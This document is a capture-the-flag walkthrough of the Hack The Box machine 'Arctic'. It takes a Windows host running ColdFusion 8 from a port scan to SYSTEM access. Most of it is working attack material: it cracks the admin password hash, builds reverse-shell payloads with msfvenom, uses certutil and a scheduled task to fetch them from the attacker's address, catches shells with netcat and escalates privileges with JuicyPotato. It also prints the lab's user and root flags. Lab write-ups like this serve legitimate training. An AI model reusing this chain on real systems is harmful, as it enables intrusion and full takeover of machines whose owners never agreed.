




## INITIAL SHELL:

### NMAP Scan


```
kali@kali:~$ nmap -p- -A -Pn 10.10.10.11
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-17 07:29 IST
Nmap scan report for 10.10.10.11
Host is up (0.17s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc  Microsoft Windows RPC
8500/tcp    open  fmp?
49154/tcp  open  msrpc  Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 411.54 seconds
```


Navigating to port 8500 in a web browser and locating “CFIDE” directory.




Locating “administrator” directory.




"Adobe Coldfusion 8" is running on port 8500.




It is vulnerable to remote file disclosure of password hashes.



## Harvesting the password hash for the “admin” user.



Cracking the password hash to obtain the cleartext password “happyday”.




The screenshot shows the CrackStation website interface. At the top, there's a navigation bar with links like 'CrackStation', 'Password Hashing Security', and 'Defuse Security'. The main heading is 'Free Password Hash Cracker'. Below it, a text box contains the hash '2f635f6d20e3fde0c53075a84b68f07dcec9b03'. To the right of the text box is a CAPTCHA challenge. Below the text box, a table displays the cracking results:

Hash	Type	Result
2f635f6d20e3fde0c53075a84b68f07dcec9b03	sha1	happyday

Below the table, a legend indicates: 'Color Codes: Green Exact match, Yellow Partial match, Red Not found.' A link 'Download CrackStation's Wordlist' is visible at the bottom.




```
C:\Users\91948\Desktop\hashcat-6.1.0>hashcat -a 0 -m 100 temp.txt realuniq.txt --show
2f635f6d20e3fde0c53075a84b68f07dcec9b03:happyday
```

Logging into the portal.





The screenshot shows the Adobe ColdFusion Administrator login page. The page has a header with the 'CF' logo and 'ADOBE® COLDFUSION® 8 ADMINISTRATOR'. Below the header, there are input fields for 'User name' (containing 'admin') and 'Password' (containing masked characters). A red arrow points from the password field to a red box containing the text 'happyday'. Below the password field is a 'Login' button. At the bottom, there is a small Adobe logo and a disclaimer: 'Adobe, the Adobe logo, ColdFusion, and Adobe ColdFusion are trademarks or registered trademarks of Adobe Systems Incorporated in the United States and/or other countries. All other trademarks are the property of their respective owners.'

Enumerating the web directory internal structures.



Scheduling a new task to download a malicious jsp file and saving it in  
 “C:\ColdFusion8\wwwroot\CFIDE\administrator\analyzer\shell443.jsp”.







Generating shell443.jsp

```
kali@kali:~/HTB/arctic$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.189 LPORT=443 -f raw > shell443.jsp
Payload size: 1497 bytes
kali@kali:~/HTB/arctic$ ls
shell443.jsp
kali@kali:~/HTB/arctic$
```

Running the scheduled task and uploading shell443.jsp from kali to target

The screenshot shows the ColdFusion Administrator interface. The left sidebar contains a navigation menu with 'SERVER SETTINGS' and 'DATA & SERVICES' sections. The main content area is titled 'Debugging & Logging > Scheduled Tasks'. It includes a 'Schedule New Task' button and a table of scheduled tasks. The table has columns for 'Actions', 'Task Name', 'Duration', and 'Interval'. One task is listed with the name 'Shell' and an interval of 'Daily every 1 min(s) 1 second(s) from 5:09 μ'. The 'Actions' column for this task contains several icons, with the first one (a green circle with a white 'S') highlighted by a red box.

Actions	Task Name	Duration	Interval
   	Shell	18 Mai 2021 - INDEFINITELY	Daily every 1 min(s) 1 second(s) from 5:09 μ

The top part of the image shows a terminal window with the following output:

```
kali@kali:~/HTB/arctic$ sudo python -m SimpleHTTPServer 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.11 - - [17/May/2021 11:28:40] "GET /shell443.jsp HTTP/1.1" 200
-
```

The bottom part of the image shows the ColdFusion Administrator interface. A red box highlights the message 'This scheduled task was completed successfully.' above the 'Debugging & Logging > Scheduled Tasks' section. The table of scheduled tasks is identical to the one in the first screenshot, with the first icon in the 'Actions' column highlighted by a red box.



Visiting “C:\ColdFusion8\wwwroot\CFIDE\administrator\analyzer\shell443.jsp” via the web browser, we obtain a reverse shell as user “arctic\tolis”.

```
kali@kali:~/MTB/arctic$ sudo nc -nlvp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.10.16.189] from (UNKNOWN) [10.10.10.11] 49482
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\ColdFusion8\runtime\bin>whoami
whoami
arctic\tolis

C:\ColdFusion8\runtime\bin>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : 
    IPv4 Address. . . . . : 10.10.10.11
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2

Tunnel adapter isatap.{79F1B374-AC3C-416C-8812-BF482D048A22}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix . : 

Tunnel adapter Local Area Connection* 9:
```

User.txt

```
C:\Users\tolis\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is F88F-4EA5

Directory of C:\Users\tolis\Desktop

22/03/2017  10:00    <DIR>          .
22/03/2017  10:00    <DIR>          ..
22/03/2017  10:01                32 user.txt
               1 File(s)                32 bytes
               2 Dir(s) 33.183.498.240 bytes free

C:\Users\tolis\Desktop>type user.txt
type user.txt
02650d3a69a70780c302e146a6cb96f3
C:\Users\tolis\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : 
    IPv4 Address. . . . . : 10.10.10.11
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2

Tunnel adapter isatap.{79F1B374-AC3C-416C-8812-BF482D048A22}:
```

## PRIVILEGE ESCALATION:

“SeImpersonatePrivilege” is enabled. Hence JuicyPotato attack is possible.

```
C:\Users\tolis\Desktop>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                     State
-----
SeChangeNotifyPrivilege Bypass traverse checking                       Enabled
SeImpersonatePrivilege Impersonate a client after authentication      Enabled
SeCreateGlobalPrivilege Create global objects                          Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                  Disabled
```

Generating a malicious “shell443.exe”.

```
kali@kali:~/HTB/arctic$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.16.189 LPORT=443 -f exe > shell443.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
kali@kali:~/HTB/arctic$ ls
shell443.exe  shell443.jsp
kali@kali:~/HTB/arctic$
```

Transferring “shell443.exe” and “JuicyPotato64.exe” from kali to target using “certutil”.

```
kali@kali:~/opt/Tools_windows$ clear
kali@kali:~/opt/Tools_windows$ ls | grep Juicy
JuicyPotato64.exe
JuicyPotato.exe
kali@kali:~/opt/Tools_windows$ sudo python -m SimpleHTTPServer 81
Serving HTTP on 0.0.0.0 port 81 ...
10.10.10.11 - - [17/May/2021 11:35:33] "GET /JuicyPotato64.exe HTTP/1.1" 200 -
10.10.10.11 - - [17/May/2021 11:35:36] "GET /JuicyPotato64.exe HTTP/1.1" 200 -

kali@kali:~/HTB/arctic$ ls
shell443.exe  shell443.jsp
kali@kali:~/HTB/arctic$ sudo python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.11 - - [17/May/2021 11:34:20] "GET /shell443.exe HTTP/1.1" 200 -
10.10.10.11 - - [17/May/2021 11:34:23] "GET /shell443.exe HTTP/1.1" 200 -
10.10.10.11 - - [17/May/2021 11:35:10] "GET /shell443.jsp HTTP/1.1" 200 -

kali@kali:~/HTB/arctic$
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
C:\Users\tolis\Desktop>certutil -urlcache -f http://10.10.16.189/shell443.exe shell443.exe
certutil -urlcache -f http://10.10.16.189/shell443.exe shell443.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
C:\Users\tolis\Desktop>certutil -urlcache -f http://10.10.16.189:81/JuicyPotato64.exe J
uicyPotato64.exe
certutil -urlcache -f http://10.10.16.189:81/JuicyPotato64.exe JuicyPotato64.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
C:\Users\tolis\Desktop>
```

this is from the scheduled task that we created which runs every minute



```

dir
Volume in drive C has no label.
Volume Serial Number is F88F-4EA5

Directory of C:\Users\tolis\Desktop

18/05/2021  05:10      <DIR>          .
18/05/2021  05:10      <DIR>          ..
18/05/2021  05:10                339.456 JuicyPotato64.exe
18/05/2021  05:09                7.168 shell443.exe
22/03/2017  10:01                32 user.txt
               3 File(s)              346.656 bytes
               2 Dir(s)  33.182.453.760 bytes free

```

Juicypotato attack to obtain a reverse shell as "nt authority\system".

```

kali@kali:~/MTB/arctic$ sudo nc -nlvp 443
[sudo] password for kali:
listening on [any] 443 ...
connect to [10.10.16.189] from (UNKNOWN) [10.10.10.11] 49527
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>

```

```

18/05/2021  05:09                7.168 shell443.exe
22/03/2017  10:01                32 user.txt
               3 File(s)              346.656 bytes
               2 Dir(s)  33.182.453.760 bytes free

C:\Users\tolis\Desktop>JuicyPotato64.exe -l 1337 -p shell443.exe -t *
JuicyPotato64.exe -l 1337 -p shell443.exe -t *
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 1337
....
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK

```

Root.txt

```

C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is F88F-4EA5

Directory of C:\Users\Administrator\Desktop

22/03/2017  10:02      <DIR>          .
22/03/2017  10:02      <DIR>          ..
22/03/2017  10:02                32 root.txt
               1 File(s)              32 bytes
               2 Dir(s)  33.182.453.760 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
ce65ceee66b2b5ebaff07e50508ffb90
C:\Users\Administrator\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : 
   IPv4 Address. . . . . : 10.10.10.11
   Subnet Mask . . . . . : 255.255.255.0
   Default Gateway . . . . . : 10.10.10.2

```